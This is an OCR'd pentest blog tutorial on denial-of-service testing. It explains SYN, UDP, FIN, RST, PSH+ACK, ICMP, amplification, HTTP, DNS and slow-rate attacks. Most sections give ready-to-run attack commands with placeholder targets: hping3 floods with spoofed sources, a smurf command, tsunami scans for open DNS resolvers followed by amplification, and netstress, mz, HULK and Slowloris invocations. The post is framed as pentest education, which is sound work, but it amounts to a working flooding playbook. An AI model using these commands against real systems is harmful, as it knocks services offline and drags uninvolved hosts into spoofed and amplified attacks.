How to Perform DDoS Test as a Pentester

December 3, 2016 (https://pentest.blog/how-to-perform-ddos-test-as-a-pentester/) Gokhan Sagoglu (https://pentest.blog/author/gokhan-sagoglu/) Network (https://pentest.blog/category/network/), Tools (https://pentest.blog/category/tools/)

A denial of service (DoS) attack is an attempt to make a service unavailable. Unlike other kinds of attacks, which establishes foothold or hijacks data, DoS attacks do not threat sensitive information. It is just an attempt to make a service unavailable to legitimate users. However, sometimes DoS might also be used for creating another attack floor for other malicious activities. (e.g. taking down web application firewalls)

It may sound complicated, however, it is actually easy to imagine by seeing following gif:

DoS vs. DDoS

In fact, the same logic lies behind them, except for a difference. In a DoS attack, attacker launches an attack from a single Internet connection. On the other hand, in DDoS(Distributed DoS) attacks, the attacker uses traffic from multiple sources distributed across to the Internet.

DoS Types

DoS attacks can be divided into two main categories: Application layer attacks and network layer attacks. To understand these types of attacks we must understand what meant by layers.

There are 7 layers in OSI Model. It is a reference model for how applications can communicate over a network. Here is a sample demonstration of the OSI model:

Layer	Function	Example
Application (7)	Services that are used with end user applications	SMTP,
Presentation (6)	Formats the data so that it can be viewed by the user Encrypt and decrypt	JPG, GIF, HTTPS, SSL, TLS
Session (5)	Establishes/ends connections between two hosts	NetBIOS, PPTP
Transport (4)	Responsible for the transport protocol and error handling	TCP, UDP
Network (3)	Reads the IP address form the packet.	Routers, Layer 3 Switches
Data Link (2)	Reads the MAC address from the data packet	Switches
Physical (1)	Send data on to the physical wire.	Hubs, NICS, Cable

OSI Model

More information about OSI layers can be found here (https://en.wikipedia.org/wiki/OSI_model).

Network and Transport Layer Attacks


As its name implies, these types of attacks focus on targeting the transport and network layers.

These usually consist of volumetric attacks that aim to overwhelm the target machine with malicious traffic and consuming all resources and making server unresponsive.


TCP SYN Flood

SYN Flood works at the transport layer. In order to understand these type of attacks, we need to understand how a TCP connection established first.

A TCP connection is established by a 3-way handshake. The client sends a SYN packet to initiate a TCP connection. In server side, an arriving SYN packet sends the “connection” into SYN-RCVD state. After that, the server responds with a SYN+ACK. Finally, the client responds to that with an ACK. After these 3 steps, TCP connection is considered established.



However, if ACK packet does not reach to the server, naturally server will stay in SYN-RCVD state for this connection, and continue to wait for ACK for a while. SYN flood attacks exploit this natural behavior of the server.



In summary, the aim of SYN flood is sending lots of SYN packets to the server and ignoring SYN+ACK packets returned by the server. This causes the server to use their resources for a configured amount of time for the possibility of the expected ACK packets arriving.

If an attacker sends enough SYN packets, this will overwhelm the server because servers are limited in the number of concurrent TCP connections. If the server reaches its limit, it cannot establish new TCP connections until the existing connections which are in the SYN-RCVD state timeout.

SYN flood attacks can be performed with hping3 (http://www.hping.org/hping3.html).

Simple SYN flood:

```
root@kali:~# hping3 -S --flood -V -p TARGET_PORT TARGET_SITE

using eth0, addr: xxx.xxx.xxx.xxx, MTU: 1500
HPING TARGET_SITE (eth0 xxx.xxx.xxx.xxx): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Advanced SYN flood with random source IP, different data size, and window size:

```
root@kali:~# hping3 -c 20000 -d 120 -S -w 64 -p TARGET_PORT --flood --rand-source TARGET_SITE

HPING TARGET_SITE (eth0 xxx.xxx.xxx.xxx): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

–flood: sent packets as fast as possible
–rand-source: random source address
-c –count: packet count
-d –data: data size
-S –syn: set SYN flag
-w –win: winsize (default 64)
-p –destport: destination port (default 0)

For detailed information see the manual.

UDP Flood

UDP is a protocol which does not need to create a session between two devices. In other words, no handshake process required.

A UDP flood does not exploit any vulnerability. The aim of UDP floods is simply creating and sending large amount of UDP datagrams from spoofed IP's to the target server. When a server receives this type of traffic, it is unable to process every request and it consumes its bandwidth with sending ICMP "destination unreachable" packets.

hping3 (http://www.hping.org/hping3.html) can be used for creating UDP floods:

```
root@kali:~# hping3 --flood --rand-source --udp -p TARGET_PORT TARGET_IP

HPING xxx.xxx.xxx.xxx (eth0 xxx.xxx.xxx.xxx): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

–flood: sent packets as fast as possible
–rand-source: random source address
–udp: UDP mode
-p –destport: destination port (default 0)

For detailed information see the manual.

LOIC (https://sourceforge.net/projects/loic/)(Low Orbit Ion Cannon) can also be used for these types of attacks. It has a GUI and easy to use:

It has three DoS methods: TCP, UDP, and HTTP floods. You can start the attack by specifying an IP and a port and choosing between methods. After setting up, press “IMMA CHARGIN MAH LAZER” to start the flood.

TCP FIN Flood

A TCP packet with FIN flag enabled is only accepted when a client established a TCP connection with a server. Otherwise, packets will be simply dropped.

If the attacker just floods server without establishing TCP connections, FIN packets will be dropped as expected. But the server still requires some resources to process each package to see if the package is redundant.

These types of attacks are easy to execute because it is just generating junk FIN packets and sending them.

To perform FIN floods, hping3 (http://www.hping.org/hping3.html) can be used:

```
root@kali:~# hping3 --flood --rand-source -F -p TARGET_PORT TARGET_IP

HPING xxx.xxx.xxx.xxx (eth0 xxx.xxx.xxx.xxx): F set, 40 headers + 0 data
bytes
hping in flood mode, no replies will be shown
```

-F stands for setting FIN flag.

TCP RST Flood

An RST packet within a TCP connection means that immediately kill the connection. This is useful when the connection has encountered an error and needs to stop.

If attackers are able to view traffic going from source to destination in some way, they can send RST packets with proper values.(source IP, destination IP,

source port, destination port, sequence number etc.) This packet will kill the TCP connection between source and destination. By constantly doing this, it is possible to make establishing connection impossible.

To perform RST flood you should use hping3 (http://www.hping.org/hping3.html) with -R parameter:

```
root@kali:~# hping3 --flood --rand-source -R -p TARGET_PORT TARGET_IP

HPING TARGET_IP (eth0 TARGET_IP): R set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

PUSH and ACK Flood

By flooding a server with a bunch of PUSH and ACK packets, the attacker can prevent the server from responding to the legitimate requests.


In order to perform PSH+ACK attack you can use hping3 (http://www.hping.org/hping3.html) with this parameters:

```
root@kali:~# hping3 --flood --rand-source -PA -p TARGET_PORT TARGET_IP

HPING xxx.xxx.xxx.xxx (eth0 xxx.xxx.xxx.xxx): AP set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

-PA stands for setting PSH and ACK flags.

This attack can be performed with LOIC. As I mentioned earlier it can perform 3 types of attacks. If you choose “TCP” from the methods section, it will perform PSH+ACK flood.



ICMP and IGMP Floods

ICMP(Internet Control Message Protocol) and IGMP(Internet Group Management Protocol) are connectionless protocols like UDP. ICMP is used for sending error messages and operational information from network devices.

IGMP is a protocol used to manage multicast members in TCP/IP.

Like UDP flood, ICMP and IGMP floods does not exploit any vulnerability. Just sending any type of ICMP or IGMP packets continuously makes server overwhelmed from trying to process every request.


In order to perform ICMP flood with hping3 you should use -1 parameter:

```
root@kali:~# hping3 --flood --rand-source -1 -p TARGET_PORT TARGET_IP

HPING TARGET_IP (eth0 TARGET_IP): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Amplification Attacks

Amplification attacks take advantage of the size difference between request and reply. A single packet can generate tens or hundreds of times the bandwidth in its response. For example, an attacker can use routers broadcast IP address feature to send messages to multiple IP addresses in which the source IP is target IP. In this way, all replies will be sent to target IP.



To perform amplification attacks, an attacker should use connection-less protocols that do not validate source IP addresses. Famous amplification techniques are Smurf attack(ICMP amplification), DNS amplification, and Fraggle attack(UDP amplification).

Smurf Attack: Attacker chooses some intermediary sites as an amplifier, then sends the huge amount of ICMP(ping) requests to the broadcast IP of these intermediary sites. By the way, these packets have the source IP addresses point towards the target. Intermediary sites deliver the broadcast to all the hosts on their subnet. Finally, all hosts reply to target IP.

To perform smurf attack you can use hping3:

```
hping3 --icmp --spoof TARGET_IP BROADCAST_IP
```

This command sends ping requests to broadcast IP(let's say 10.10.15.255) by spoofing target IP(let's say 10.10.15.152). All alive hosts in this network will reply to the target.

DNS Amplification: Attacker should have a recursive DNS server which has large file on their cache. Then they send a DNS look-up request using the spoofed IP address of the target to vulnerable DNS servers. These servers will

reply to target IP.

Tsunami (https://www.infosec-ninjas.com/tsunami) can be used for DNS amplification attacks. First, you should collect recursive DNS servers:

```
./tsunami -o recursive_dns.txt -l 4 -e 172.0.0.0/8
```

Then you can attack your target with using these DNS servers as an amplifier.

```
./tsunami -s TARGET_IP -n pentest.blog -p 3 -f recursive_dns.txt
```

-s: the target IP address.
-n: optional domain name to probe. The default is current hostname.
-f : the open recursive DNS servers file for the attack.
-p : number of packets to be send per DNS server. The default is 1 packet.

Fraggle Attack: Attacker sends a large number of spoofed UDP datagrams to UDP endpoints. These UDP endpoints reply to target IP.

Application Layer Attacks

Application layer attacks, also called layer 7 attacks, can be either DoS or DDoS. These types of attacks are based on mimicking human behavior as they interact with the user interface.


Target protocols are usually HTTP, HTTPS, DNS, SMTP, FTP, VOIP and other application protocols that have exploitable weaknesses allowing DoS attacks.


HTTP Flood

HTTP flood is the most common attack that targeting application layer. It's more difficult to detect than network layer attacks because requests seem to be legitimate. Since the 3-way handshake has already been completed, HTTP floods are fooling devices and solutions which are only examining layer 4.

These types of attacks consist of sets of HTTP GET or POST requests sent to a target server. Usually, HTTP floods are launched from multiple computers simultaneously.

You can use LOIC to perform HTTP floods. You can simply start an attack by specifying an IP and port and choosing HTTP method:






Another useful tool is HULK (http://www.sectorix.com/2012/05/17/hulk-web-server-dos-tool/)(Http Unbearable Load King). It's quite easy to use.


```
1.  root@kali:~# python hulk.py -site http://TARGET.com/test/
```

There is another advanced tool for HTTP floods called Apache JMeter (https://jmeter.apache.org/). I plan to explain this tool in detail in another blog post, but let's make a small introduction.


When you run JMeter, you will be greeted with a screen like this:




Feel free to rename your test plan. After that you should add thread group by right clicking your test plan and following menus:




Configure your thread by editing properties:




In order to do HTTP flood you should define an HTTP request sample by right clicking your thread group:




Configure HTTP request by target:






You can start the attack from that point. But if you want to see results you should add listeners. (e.g. View Results in Table)



Now you can start your simple HTTP flood by pressing CTRL+R. Results will begin to appear on your listener:



DNS Flood

Domain Name System(DNS) is the protocol used to resolve domain names into IP addresses.

Like other flood attacks, the aim of DNS flood attacks is sending high-volume

DNS requests to the DNS application protocol. The DNS server overwhelmed and unable to process all of the legitimate requests from other users.

Netstress (https://sourceforge.net/projects/netstressng/) and mz (http://www.perihel.at/sec/mz/) are able to do DNS flood attacks.

The use of Netstress is roughly like this:

```
root@kali:~# netstress.fullrandom -d TARGET_DNS_SERVER -a dns -t a -n 4 -P 53
^C
 ---------- netstress stats ----------
   PPS:                  47980
   BPS:                  3070720
   MPS:                  2.93
   Total seconds active: 1
   Total packets sent:   47980
 -------------------------------------
```

-d: destination address
-a: type of attack
-t: type of DNS query
-n: number of processes
-P: destination port

DNS flood with mz:

```
root@kali:~# mz -A rand -B TARGET_DNS_SERVER -t dns "q=pentest.blog" -c 10000000

Do you know what you do?
Mausezahn will send 10000000 frames... ^C
Mausezahn cleans up...
```

-A: source IP address
-B: destination IP address or domain name
-t: packet type
-c: number of packets

For detailed information about DNS packages that can be generated by mz, just use **mz -t dns help** command.

Low and Slow Attacks

Unlike floods, low and slow attacks do not require a huge amount of data traffic. These types of attacks target application or server resources.

They are hard to detect because the traffic appears to occur at normal rates and legitimate.

Slowloris (https://github.com/llaera/slowloris.pl) can be used to perform these types of attacks. If we come to the operational logic of this tool, it works by opening multiple connections and keeping them open as long as possible. It

sends partial HTTP requests and none of these connections will ever be complete. If enough connections are opened to the server, it will be unable to handle more requests.

Slowloris is very easy to use. All you need to start an attack is this:

```
./slowloris.pl -dns TARGET_URL
```

You can chance the port with -port parameter:

```
./slowloris.pl -dns TARGET_URL -port 80
```

You might change the number of sockets you want to open with -num parameter:

```
./slowloris.pl -dns TARGET_URL -port 80 -num 200
```

To change timeout value you can use -timeout parameter:

```
./slowloris.pl -dns TARGET_URL -port 80 -num 200 -timeout 30
```


To attack an HTTPS website you should change the port and use -https parameter:

```
./slowloris.pl -dns TARGET_URL -port 443 -timeout 30 -num 200 -https
```

References

[1] – http://www.certbros.com/featured/osi-model-explained/
[2] – http://www.riorey.com/types-of-ddos-attacks/
[3] – https://en.wikipedia.org/wiki/SYN_flood
[4] – http://www.g-netdatacenter.com/2016/09/26/smurf-attacks/

ddos (https://pentest.blog/tag/ddos/) dns (https://pentest.blog/tag/dns/)
dos (https://pentest.blog/tag/dos/) flood (https://pentest.blog/tag/flood/)
icmp (https://pentest.blog/tag/icmp/) tcp (https://pentest.blog/tag/tcp/)
udp (https://pentest.blog/tag/udp/)



GOKHAN SAGOGLU (HTTPS://PENTEST.BLOG/AUTHOR/GOKHAN-SAGOGLU/)

Pentest ninja @ Prodaft / INVICTUS Europe.

12 Comments **Pentest Blog - Inn for security folks** **Login**

Recommend **Share** **Sort by Best**

Join the discussion…

LOG IN WITH OR SIGN UP WITH DISQUS ?

Name

infestedOne • 3 months ago

